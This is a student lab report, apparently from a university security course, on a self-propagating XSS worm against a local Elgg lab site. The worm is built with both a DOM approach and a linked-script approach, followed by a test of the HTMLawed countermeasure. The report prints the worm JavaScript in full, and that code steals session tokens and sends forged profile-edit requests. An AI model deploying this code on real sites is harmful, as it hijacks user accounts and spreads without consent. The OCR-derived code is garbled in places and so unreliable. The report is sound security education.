Screenshot of the same web browser showing the "Samy : XSS Lab Site" page at www.xsslabelgg.com/profile/samy. The page title is "XSS Lab Site". A green success message says "Your profile was successfully saved." The user's profile card shows the display name "Samy" and the brief description "I am a good person". The "About me" section is empty. To the right, there is a "Friends" widget showing a single friend icon. On the left, there is a sidebar with links: Edit profile, Edit avatar, Blogs, Bookmarks, Files, Pages, and Wire posts.



Conclusion: The if condition checks whether the to-be-modified profile is not the attacker himself. If it is the attacker, it does not modify his profile. This line is commented out and he saves his profile. He refreshes the page and sees that his 'About me' description is changed to 'Samy is my Hero' which should not be the case. There is no point in Samy performing an attack on himself.

3.7 Task 6: Writing a Self-Propagating XSS Worm

The purpose of this task is to propagate the XSS worm we have been creating so far. This JavaScript code should get copied to the victim's profile when he/she visits the attacker's profile. Then the victim himself will become an attacker unknowingly and attacks any other user visiting the victim's user.

The image displays two separate browser windows, each showing a user profile on the "XSS Lab Site".

Alice's Profile: The top window shows a profile for a user named "Alice". The profile picture is a cartoon illustration of a young girl with blonde hair sitting in a field of flowers. Below the picture are links for "Edit profile" and "Edit avatar". To the right of the profile picture, the name "Alice" is displayed. Further down, there is a sidebar with links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". On the far right, there is a "Friends" section which currently says "No friends yet." and a "Add widgets" button.

Bob's Profile: The bottom window shows a profile for a user named "Bob". The profile picture is a photograph of a toy figure wearing a yellow hard hat and overalls. Below the picture are links for "Edit profile" and "Edit avatar". To the right of the profile picture, the name "Bob" is displayed. There is no sidebar for Bob's profile. On the far right, there is a "Friends" section which currently says "No friends yet." and a "Add widgets" button.

Both windows have a vertical toolbar on the left side containing icons for various applications like a terminal, file manager, and browser.

We reset Alice's and Bob's profile and delete their description before we start the task.

DOM Approach:

The screenshot shows the 'Edit profile' page for the user 'Samy' on the 'XSS Lab Site'. The 'About me' field contains the following JavaScript code:

```
<script id="worm">
window.onload = function(){
    var headerTag = "<script id='worm' type='text/javascript'>";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";

    //put all the pieces together and apply the URL encoding
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    //set the content of the description field and access level
    var desc = "&description=Samy is my Hero" + wormCode;
}
```

The 'Brief description' field contains 'I am a good person'. The right sidebar shows the user's profile information.

We add the wormCode to encode the URL to use the head tag, jsCode and the tail tag in the JavaScript and add the extra code needed to perform the XSS worm attack.

The screenshot shows the 'Edit profile' page for the user 'Samy' on the 'XSS Lab Site'. The 'About me' field contains the following JavaScript code:

```
//set the content of the description field and access level
var desc = "&description=Samy is my Hero" + wormCode;
desc += "&accesslevel[description]=2";

//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var name=__name__+__elgg_session.user.name;
var guid=__guid__+__elgg_session.user.guid;
var ts=__ts__+__elgg_ts__+__elgg_security.token.__elgg_ts__;
var token=__elgg_token__+__elgg_security.token.__elgg_token__;
//Construct the content of your url.
```

The 'Brief description' field contains 'I am a good person'. The right sidebar shows the user's profile information.

The screenshot shows a web browser window with the URL www.xsslabeLgg.com/profile/samy/edit. The page title is "Edit profile : XSS Lab Site". The main content area displays an "Edit profile" form. In the "About me" section, there is a code editor containing the following JavaScript:

```
var token="&_elgg_token="+elgg.security.token._elgg_token;
//Construct the content of your URL
var sendurl="http://www.xsslabeLgg.com/action/profile/edit";
var content=token+ts+name+desc+guid; //FILL IN
var samyGuid=47; //FILL IN
if(elgg.session.user.guid==samyGuid)
{
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.send(content);
}
```

The "Public" dropdown menu is set to "Public". To the right of the form is a sidebar with the user's profile information:

Samy
I am a good person

- Blogs
- Bookmarks
- Files
- Pages
- Wire posts

[Edit avatar](#)
[Edit profile](#)
[Change your settings](#)
[Account statistics](#)
[Notifications](#)
[Group notifications](#)

This screenshot shows the same web browser window after modifications have been made to the code in the "About me" section. The code now includes an alert box and a Content-Type header:

```
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabeLgg.com");
Ajax.setRequestHeader("Content-type","application/x-www-form-urlencoded");
Ajax.send(content);
}
alert(isCode);
</script>
```

The "Public" dropdown menu is set to "Public". The sidebar remains the same as in the first screenshot.

The screenshot shows a web browser window titled "Samy : XSS Lab Site". The URL in the address bar is www.xsslabelgg.com/profile/samy. The page content includes a profile picture of a person working on a laptop, a brief description ("I am a good person"), and a "About me" section. On the right side, there is a "Friends" section with a placeholder message "No friends yet." A sidebar on the left contains various icons for file management and system tools.

Samy saves his profile with the worm code. We then login as Alice. Alice casually goes and checks the members of the Elgg website and visits Samy's profile

The screenshot shows a web browser window titled "Alice : XSS Lab Site". The URL in the address bar is www.xsslabelgg.com/profile/alice. The page content includes a profile picture of Alice in a garden, a "Members" section (which lists "Samy", "Pages", and "The Wire"), and a "Friends" section with the message "No friends yet.". A sidebar on the left contains various icons for file management and system tools. The bottom of the browser window shows the URL www.xsslabelgg.com/members.

The screenshot shows a web browser window titled "Samy : XSS Lab Site". The URL in the address bar is www.xsslabeledgg.com/profile/samy. The page content is as follows:

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Samy

Brief description: I am a good person

About me



Add friend Send a message Report user

Blogs Bookmarks Files Pages Wire posts

Friends



When Alice returns to her profile, she sees that her 'About me' description is changed to 'Samy is my Hero'.

The screenshot shows a web browser window titled "Alice : XSS Lab Site". The URL in the address bar is www.xsslabeledgg.com/profile/alice. The page content is as follows:

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Alice

About me
Samy is my Hero



Edit profile Edit avatar

Blogs Bookmarks Files Pages Wire posts

Add widgets

Friends

No friends yet.

The screenshot shows a web browser window with the URL www.xsslavelgg.com/profile/alice/edit. The title bar says "Edit profile : XSS Lab Site". The main content area is titled "XSS Lab Site" and "Edit profile". The "About me" section contains the following code:

```
<p>Samy is my Hero<script id="worm" type="text/javascript">
window.onload = function(){
    var headerTag = <script id="l worml" type='text/javascript'>;
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";
}

//put all the pieces together and apply the URL encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

//set the content of the description field and access level
var desc = "&description=Samy is my Hero" + wormCode;
```

Below the code, there is a dropdown menu set to "Public". The right sidebar shows Alice's profile information: "Alice", "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications".

When Alice goes and checks what is wrong with her profile, she sees the worm code in her 'About me' section 'Edit HTML'. We then login as Boby and check Alice's profile.

The screenshot shows a web browser window with the URL www.xsslavelgg.com/profile/boby. The title bar says "Boby : XSS Lab Site". The main content area is titled "XSS Lab Site" and shows Boby's profile picture (a cartoon character in a hard hat and overalls) and the name "Boby". Below the profile picture are links: "Edit profile" and "Edit avatar". To the right, there is a sidebar with "Members" (Boby), "Pages" (The Wire), and "Friends" (No friends yet). The bottom left shows a sidebar with links: "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". The bottom of the page shows the URL "www.xsslavelgg.com/members".

A screenshot of a web browser window titled "Alice : XSS Lab Site". The address bar shows the URL www.xsslalabg.com/profile/alice. The page content is a user profile for "Alice". The profile picture is a cartoon illustration of a young girl with blonde hair. The "About me" section contains the text "Samy is my Hero". On the left sidebar, there are buttons for "Add friend", "Send a message", and "Report user". Below these are links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". On the right sidebar, under the "Friends" section, it says "No friends yet."

When Boby returns to his profile he sees that his 'About me' description is changed to 'Samy is my Hero'.

A screenshot of a web browser window titled "Boby : XSS Lab Site". The address bar shows the URL www.xsslalabg.com/profile/boby. The page content is a user profile for "Boby". The profile picture is a cartoon illustration of a boy wearing a yellow hard hat and overalls. The "About me" section contains the text "Samy is my Hero". On the left sidebar, there are buttons for "Edit profile" and "Edit avatar". Below these are links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". On the right sidebar, under the "Friends" section, it says "No friends yet." There is also a button labeled "Add widgets".

The screenshot shows a web browser window with the title "Edit profile : XSS Lab Site". The URL in the address bar is "www.xsslabeegg.com/profile/boby/edit". The main content area displays the "XSS Lab Site" interface, specifically the "Edit profile" section. In the "About me" field, there is a large block of JavaScript code that constitutes an XSS worm. The sidebar on the right shows a user profile for "Boby" with links to "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", and "Account statistics".

```
<>>Samy is my Hero<script id="worm" type="text/javascript">
window.onload = function(){
    var headerTag = "<script id='worm1' type='text/javascript'>";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";

    //put all the pieces together and apply the URL encoding
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);


    //set the content of the description field and access level
    var desc = "&description=Samy is my Hero" + wormCode;
```

When Boby goes and checks his own 'About me' section 'Edit HTML', he sees that the worm code is now copied to his profile. Now if any other user comes and checks Boby's profile, that user will also get infected and this XSS worm code is copied to that user's profile.

Conclusion: Samy wants to modify everyone's profile in a short period of time. So, he creates an XSS worm and puts it in his profile that self-propagates itself. This means that whenever some victim comes and visits Samy's profile, the worm code gets copied to that victim's profile. Now, whenever someone else comes and visits this victim's profile that user also gets affected and so on. This is called self-propagating. When Alice visits Samy's page, she gets the XSS worm in her profile. When Boby visits Alice's profile, he gets the worm code in his profile and the network goes on and on. Here, we used the DOM paramerts and performed the attack. This is a DOM approach for this XSS self-propagating worm attack.

LINK Approach:

The purpose of this task is to make the XSS worm to self-propagate but by using the LINK approach. We copy the XSS worm code as given in Modules that Professor taught and maintain the rest of the code as such like the DOM approach. See screenshot below. We place this JavaScript code in the path /var/www/XSS/Elgg



```
File Edit Selection Find View Goto Tools Project Preferences Help
xssworm.js
1 window.onload = function(){
2     var wormCode = encodeURIComponent("<script type=\"text/javascript\" "
3         "id =\"worm\" " + "src=\"http://www.xsslbelgg.com/xssworm.js\">" +
4         "</"+ "script>");
5
6     //set the content of the description field and access level
7     var desc = "&description=Samy is my Hero" + wormCode;
8     desc += "&accesslevel[description]=2";
9
10    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
11    //and Security Token __elgg_token
12    var name+"&name="+elgg.session.user.name;
13    var guid+"&guid="+elgg.session.user.guid;
14    var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
15    var token+"&__elgg_token="+elgg.security.token.__elgg_token;
16    //Construct the content of your url.
17    var sendurl="http://www.xsslbelgg.com/action/profile/edit";
18    var content=token+ts+name+desc+guid; //FILL IN
19    var samyGuid=47; //FILL IN
20    if(elgg.session.user.guid!=samyGuid)
21    {
22        //Create and send Ajax request to modify profile
23        var Ajax=null;
24        Ajax=new XMLHttpRequest();
25        Ajax.open("POST",sendurl,true);
26        Ajax.setRequestHeader("Host","www.xsslbelgg.com");
27        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
28        Ajax.send(content);
29    }
30 }
```

After placing this worm code in the specified path, a complete Apache 2 service restart must be done.



```
[04/10/20]seed@VM:~$ cd /var/www/XSS/Elgg
[04/10/20]seed@VM:.../Elgg$ sudo subl xssworm.js
[04/10/20]seed@VM:.../Elgg$ sudo service apache2 restart
[04/10/20]seed@VM:.../Elgg$ █
```

The screenshot shows a web browser window with the URL www.xsslabeegg.com/profile/samy/edit. The title bar says "Edit profile : XSS Lab Site". The main content area is titled "XSS Lab Site" and shows the "Edit profile" form for user "Samy". The "About me" field contains the following JavaScript code:

```
<script type="text/javascript" src="http://www.xsslabeegg.com/xssworm.js"></script>
```

The right sidebar shows a navigation menu with options like "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications".

We then login as Samy. Samy edits his profile and places the script with the JavaScript code path, <http://www.xsslabeegg.com/xssworm.js> in the img tag src attribute in the Edit HTML field About me section. We then login as Alice. Alice goes and casually checks Samy's profile.

The screenshot shows a web browser window with the URL www.xsslabeegg.com/profile/alice. The title bar says "Alice : XSS Lab Site". The main content area shows the profile for user "Alice". A dropdown menu is open over the profile picture, showing options: "Members", "Pages", and "The Wire". The "Members" option is selected. The right sidebar shows a "Friends" section with the message "No friends yet."

Samy : XSS Lab Site

www.xsslabeledgg.com/profile/samy

Activity Blogs Bookmarks Files Groups More »

Samy

About me

Add friend Send a message Report user

Blogs Bookmarks Files Pages Wire posts

Friends

No friends yet.

When Alice returns to her profile, her About me description has changed.

Alice : XSS Lab Site

www.xsslabeledgg.com/profile/alice

Activity Blogs Bookmarks Files Groups More »

Alice

About me

Samy is my Hero

Edit profile Edit avatar

Blogs Bookmarks Files Pages Wire posts

Friends

No friends yet.

The screenshot shows a web browser window with the title "Edit profile : XSS Lab Site". The URL in the address bar is www.xsslabeegg.com/profile/alice/edit. The page content is titled "XSS Lab Site" and shows the "Edit profile" form for user "Alice". The "About me" section contains the following HTML code:

```
<p>Samy is my Hero<script type="text/javascript" id = "worm" src="http://www.xsslabeegg.com/xssworm.js"></script></p>
```

The "About me" field has a "Visual editor" link at the bottom right. Below the "About me" section are dropdown menus for "Public" and "Brief description", both also set to "Public". There is a "Location" input field. On the right side, there is a sidebar with a search bar and a list of links for Alice's profile, including "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications".

When she investigates what is wrong with her profile, she sees that About me section 'Edit HTML' has been infected with the worm and the exact JavaScript code is found in Alice's profile as we saw in Samy's profile. We then login as Boby.

The screenshot shows a web browser window with the title "Boby : XSS Lab Site". The URL in the address bar is www.xsslabeegg.com/profile/boby. The page content is titled "XSS Lab Site" and shows the profile for user "Boby". The main area features a large image of a cartoon character wearing a hard hat and overalls. Below the image are buttons for "Edit profile" and "Edit avatar", and links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". To the right, there is a sidebar with a "Friends" section that says "No friends yet." and a "Add widgets" button. The sidebar also includes links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts".

A screenshot of a web browser window titled "Alice : XSS Lab Site". The URL in the address bar is www.xsslabeledgg.com/profile/alice. The page content shows a profile for "Alice" with a cartoon illustration of a girl with blonde hair. Below the image are three buttons: "Add friend", "Send a message", and "Report user". To the right of the image, the name "Alice" is displayed, followed by "About me" and the text "Samy is my Hero". A sidebar on the left contains links for Activity, Blogs, Bookmarks, Files, Groups, and More. A sidebar on the right shows a "Friends" section with the message "No friends yet.".

Boby goes and checks Alice's profile. When he returns to his profile, he sees that his About me description has changed.

A screenshot of a web browser window titled "Boby : XSS Lab Site". The URL in the address bar is www.xsslabeledgg.com/profile/boby. The page content shows a profile for "Boby" with an illustration of a boy wearing a hard hat and overalls. Below the image are two buttons: "Edit profile" and "Edit avatar". To the right of the image, the name "Boby" is displayed, followed by "About me" and the text "Samy is my Hero". A sidebar on the left contains links for Activity, Blogs, Bookmarks, Files, Groups, and More. A sidebar on the right shows a "Friends" section with the message "No friends yet.".

The screenshot shows a web browser window titled "Edit profile : XSS Lab Site". The URL is "www.xsslabeogg.com/profile/boby/edit". The page content is titled "XSS Lab Site" and "Edit profile". On the left, there is a sidebar with various icons. The main form has fields for "Display name" (set to "Boby"), "About me" (containing the XSS payload "<p>Samy is my Hero<script type='text/javascript' id ='worm' src='http://www.xsslabeogg.com/xssworm.js'></script></p>"), "Brief description" (set to "Public"), and "Location" (set to "Public"). To the right, there is a sidebar with a search bar, a user profile for "Boby" (with an icon), and links to "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications".

When he investigates by editing his profile, he finds that his profile has been infected by XSS worm and he finds a JavaScript code that we saw in Samy's and Alice's profile.

Conclusion: By using the LINK approach, we just paste the link to the JavaScript worm code in the attacker's profile and this worm travels from one profile to another based on the visits made on the infected profiles. Here, Samy is the attacker. He attacks Alice's profile and infects it and passes the XSS worm to Alice's profile. When Boby visits Alice's profile, Boby is also affected and carries the XSS worm to the next person who visits Boby's profile and so on. Unlike DOM approach, here, we place the worm code in the path /var/www/XSS/Elgg path and just give the link to this worm code in the attacker's profile.

3.8 Task 7: Countermeasures

The purpose of this task is to turn on the countermeasure and perform the XSS attack using Smay's profile again. We check whether this attack works even after turning on the countermeasures.

The screenshot shows a web browser window titled "Admin : XSS Lab Site". The URL in the address bar is www.xsslabeledgg.com/profile/admin. The page displays the profile of the "Admin" user, which includes a placeholder profile picture, a "Edit profile" button, and a "Edit avatar" button. Below these buttons are links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". On the right side of the page, there is a sidebar with a "Log out" link and a "Add widgets" button. The top right corner of the page shows the account status: "Account > Administration Settings Log out". A vertical toolbar on the left side of the browser contains various icons, and the status bar at the bottom shows the URL www.xsslabeledgg.com/admin.

We login as Admin and go to Plugins

The screenshot shows a web browser window titled "Dashboard : XSS Lab Site". The URL in the address bar is www.xsslabeledgg.com/admin. The page is titled "XSS Lab Site Administration" and shows the user is logged in as "Admin". The dashboard has a "Logged in as Admin | View site | Log out" message. The main area is divided into sections: "Dashboard" (with "Online users" and "New users" lists), "Control panel" (with "Flush the caches" and "Upgrade" buttons), and "Welcome" (with a general introduction). To the right, there is a sidebar titled "Administer" with "Dashboard", "Statistics", "Users", and "Utilities" options, and a "Configure" section with "Upgrades", "Appearance", "Plugins" (which is highlighted in black), "Settings", and "Utilities" options. The status bar at the bottom shows the URL www.xsslabeledgg.com/admin/plugins.

The screenshot shows the XSS Lab Site Administration interface. On the left is a vertical toolbar with various icons. The main area is titled "XSS Lab Site Administration". At the top, there's a navigation bar with links for "View site" and "Log out". The left sidebar has sections for "Administer" (Dashboard, Statistics, Users, Utilities) and "Configure" (Upgrades, Appearance, Plugins, Settings, Utilities). The central content area is titled "Plugins" and contains a "Filter" section with buttons for All plugins, Active plugins, Inactive plugins, Bundled, Non-bundled, Admin, Communication, Content, Development, Enhancements, Security and Spam, Service/API, Social, Themes, Utilities, Web Services, and Widgets. Below the filter are several plugin entries, each with an "Activate" or "Deactivate" button and a brief description. One entry, "File", has a "Deactivate" button. A "Garbage Collector" link is also present. The right sidebar contains a "Logs" section with a "View logs" link.

We select the Security and Spam button.

This screenshot is similar to the previous one but with a key difference: the "Security and Spam" button in the filter section is highlighted with a dashed border. The rest of the interface is identical, showing the same list of plugins and the right sidebar with its various sections.

Plugins : XSS Lab Site

www.xsslabeled.com/admin/plugins#htmlawed

Deactivate	HTMLawed Provides security filtering. Running a site with this plugin disabled is extremely dangerous.
Deactivate	Invite Friends Adds the ability for users to invite friends through email.
Activate	Legacy URL Support Provides support for URLs used in previous versions of Elgg.
Deactivate	Likes Enables users to like content on the site.
Deactivate	Log Brower Browse the system event log.
Deactivate	Log Rotate Rotate the system log at specific intervals.
Deactivate	Members Provides a public list of the members of your site.
Deactivate	Message Board Enables users to put a message board widget on their profile for others to see.
Deactivate	Messages Adds the ability for users to send private messages to each other.
Deactivate	Notifications Adds support for managing subscriptions for user and group notifications.
Deactivate	Pages Collaborative editing tool. Enables users to create pages similar to a wiki without knowing HTML.
Deactivate	Profile Adds user profiles.
Deactivate	Reported Content Adds the option for users to report content and for admins to investigate it.
Deactivate	Search Adds a search capability.
Activate	Site Notifications Internal site notifications. See README for more details.
Activate	Tag Cloud Tag cloud related functionality.
Deactivate	The Wire Microblogging for Elgg.
cannot activate	Twitter API Allows users to log in with their Twitter account and provides access to their timeline.
Deactivate	User Validation by Email Simple user account validation through email.
Activate	Web services Provides a framework for building RPC web services.
Deactivate	Aalborg Theme Responsive Elgg theme.
Activate	Data views for web services Provides data formats for Elgg web services like XML and JSON.

We Activate the Security and Spam option in Plugins. We login as Samy again. Samy writes the XSS worm code in the 'About me' Edit HTML section.

Edit profile : XSS Lab Site

www.xsslabeled.com/profile/samy/edit

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name: Samy

About me:

```
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open('POST', sendurl,true);
Ajax.setRequestHeader("Host", "www.xsslabeled.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);

}
alert(isCode);
</script>
```

Visual editor

Public

Brief description

Public

Location

Account »

Search

Samy

Blogs

Bookmarks

Files

Pages

Wire posts

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

About me

```

window.onload = function(){
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</>" + "script>";
//put all the pieces together and apply the URL encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
//set the content of the description field and access level
var desc = "&description=Samy is my Hero" + wormCode;
desc += "&accesslevel[description]=2";
//JavaScript code to access user name, user guid, Time
Stamp_elgg_ts
//and Security Token __elgg_token
var name=&name__+elgg.session.user.name;
var guid=&guid__+elgg.session.user.guid;
var ts=&_elgg_ts__+elgg.security.token._elgg_ts;
var token=&__elgg_token__+elgg.security.token.__elgg_token;
//Construct the content of your url.
var sendurl="http://www.xsslabeogg.com/action/profile/edit";
var content=token+ts+name+desc+guid; //FILL IN

```

When Samy writes the code and saves his profile, he immediately sees that his code is displayed in form of text in 'About me' section. When he goes and edits the profile again, he sees that Edit HTML field in About me section is modified to replace special character such as '<' with <, '>' with >, normal single quotes with ", etc. This is the countermeasure that we have enabled.

Edit profile

Display name

About me


<p>window.onload = function(){ var headerTag = ""; var jsCode = document.getElementById("worm").innerHTML; var tailTag = "</" + "script>"; //put all the pieces together and apply the URL encoding var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); //set the content of the description field and access level var desc = "&description=Samy is my Hero" + wormCode; desc += """ //JavaScript code to access user name, user guid, Time Stamp_elgg_ts //and Security Token __elgg_token var name=&name__+elgg.session.user.name; var guid=""+elgg.session.user.guid; var ts=""+_elgg_ts__+elgg.security.token._elgg_ts; var token=""+__elgg_token__+elgg.security.token.__elgg_token; //Construct the content of your url. var sendurl="http://www.xsslabeogg.com/action/profile/edit"; var content=token+ts+name+desc+guid; //FILL IN

A screenshot of a web browser showing Alice's profile on the XSS Lab Site. The URL in the address bar is www.xsslabelgg.com/profile/alice. The page title is "XSS Lab Site". The profile section for Alice shows her cartoon character as the avatar, with options to "Edit profile" and "Edit avatar". Below the profile picture are links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". To the right of the profile is a "Friends" section which displays "No friends yet." There is also a "Add widgets" button. The browser's sidebar on the left contains various icons for file management and system tools.

A screenshot of a web browser showing Samy's profile on the XSS Lab Site. The URL in the address bar is www.xsslabelgg.com/profile/samy. The page title is "XSS Lab Site". The profile section for Samy shows a person working on a computer as the avatar, with options to "Add friend", "Send a message", and "Report user". Below the profile picture are links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". To the right of the profile is a "Friends" section which shows a single friend icon. The browser's sidebar on the left contains various icons for file management and system tools. A large portion of the page is occupied by the raw JavaScript code injected into Samy's profile description field:

```
window.onload = function(){  
var headerTag = "";  
var jsCode = document.getElementById("worm").innerHTML;  
var tailTag = "</" + "script>";  
  
//put all the pieces together and apply the URL encoding  
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);  
  
//set the content of the description field and access level  
var desc = "&description=Samy is my Hero" + wormCode;  
desc += "&accesslevel[description]=2";  
  
//JavaScript code to access user name, user guid, Time  
Stamp __elgg_ts  
//and Security Token __elgg_token  
var name=&name=+elgg.session.user.name;  
var guid=&guid=+elgg.session.user.guid;  
var ts=&__elgg_ts=+elgg.security.token.__elgg_ts;  
var token=&  
__elgg_token=+elgg.security.token.__elgg_token;  
//Construct the content of your url.  
var sendurl="http://www.xsslabelgg.com/action/profile/edit";  
var content=token+ts+name+desc+guid; //FILL IN  
var samyGuid=47; //FILL IN  
if(elgg.session.user.guid!=samyGuid)
```

We then login as Alice. Alice goes and checks Samy's profile and returns to her profile to see no changes in her profile.



```
[04/10/20]seed@VM:~$ cd /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output
